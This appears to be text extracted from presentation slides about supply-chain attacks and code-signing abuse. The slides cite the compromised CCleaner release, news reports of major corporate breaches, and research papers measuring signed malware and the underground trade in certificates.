


How have attackers adapted?



<https://www.welivesecurity.com/2017/10/24/bad-rabbit-not-petya-back/>





**CCleaner Free** v4.16.4763 (64-bit)

MS Windows 8 64-bit

Intel Core i7-3770T CPU @ 2.50GHz, 6.0GB RAM, NVIDIA GeForce 610



Cleaner



Registry



Tools



Options

Windows Applications

Internet Explorer

- ☒ Temporary Internet Files
- ☒ History
- ☒ Cookies
- ☒ Recently Typed URLs
- ☒ Index.dat files
- ☒ Last Download Location
- ☐ Autocomplete Form History
- ☐ Saved Passwords

Windows Explorer

- ☒ Recent Documents
- ☒ Run (in Start Menu)
- ☒ Other Explorer MRUs
- ☒ Thumbnail Cache
- ☒ Taskbar Jump Lists
- ☐ Network Passwords

System

- ☒ Empty Recycle Bin
- ☒ Temporary Files
- ☒ Clipboard
- ☒ Memory Dumps

100%

ANALYSIS COMPLETE - (16.863 secs)

99,975 MB to be removed. (Approximate size)

Details of files to be deleted (Note: No files have been deleted yet)

	Internet Explorer - Temporary Internet Files	65,191 KB	1,48
	Internet Explorer - History	452 KB	
	Internet Explorer - Cookies	20 KB	6
	Windows Explorer - Recent Documents	121 KB	10
	Windows Explorer - Thumbnail Cache	2,049 KB	
	System - Empty Recycle Bin	15,744 KB	6
	System - Temporary Files	101,735,816 KB	51
	System - Memory Dumps	59,983 KB	1
	System - Windows Log Files	2,641 KB	1
	Firefox - Internet Cache	21 KB	5
	Safari - Internet Cache	83,633 KB	


Analyze

Run Cleaner

Why we're vulnerable
challenges with prevention & detection

Subverting our trust mechanisms

Attacks that delivered signed malware



* Signed with a different certificate than the original developer

Report: Eastern European gang hacked Apple, Facebook, Twitter

By Doug Gross, CNN

🕒 Updated 12:19 PM ET, Wed February 20, 2013



#CYBER RISK OCTOBER 17, 2017 / 1:06 AM / 21 DAYS AGO

Exclusive: Microsoft responded quietly after detecting secret database hack in 2013

Joseph Menn

8 MIN READ



(Reuters) - Microsoft Corp's secret internal database for tracking bugs in its own software was broken into by a highly sophisticated hacking group more than four years ago, according



TECHNICA



BIZ & IT

TECH

SCIENCE

POLICY

CARS

GAMING & CULTURE

FORUMS

HERE THERE BE DRAGONS —

Facebook, Twitter, Apple hack sprung from iPhone developer forum

The site, iphonedevsdk.com, could still be hosting exploit attacks.

SEAN GALLAGHER - 2/19/2013, 4:52 PM

Certified Malware: Measuring Breaches of Trust in the Windows Code-Signing PKI

Doowon Kim
University of Maryland
College Park, MD
doowon@cs.umd.edu

Bum Jun Kwon
University of Maryland
College Park, MD
bkwon@umd.edu

Tudor Dumitraş
University of Maryland
College Park, MD
tdumitra@umiacs.umd.edu

<http://signedmalware.org/>

189 signed malware samples

111 certificates

72 compromised certs

80% not revoked

Issued for Abuse: Measuring the Underground Trade in Code Signing Certificates

Kristián Kozák
Masaryk University
kkozak@mail.muni.cz

Bum Jun Kwon
University of Maryland
bkwon@umd.edu


Doowon Kim
University of Maryland
doowon@cs.umd.edu

Christopher Gates
Symantec
chris_gates@symantec.com

Tudor Dumitraş
University of Maryland
tdumitra@umiacs.umd.edu

wild. Using these methods, we document a shift in the methods that malware authors employ to obtain valid digital signatures. While prior studies have reported the use of code-signing certificates that had been compromised or obtained directly from legitimate Certification Authorities, we observe that, in 2017, these methods have become secondary to purchasing certificates from underground vendors. We also find that the need to bypass platform protections such as Microsoft Defender SmartScreen plays a growing role in driving the demand for Authenticode certificates. Together, these findings suggest that the trade in certificates issued for abuse represents an emerging segment of the underground economy.

Software diversity
== risk



How many endpoint agents are
deployed in a typical enterprise?

32%

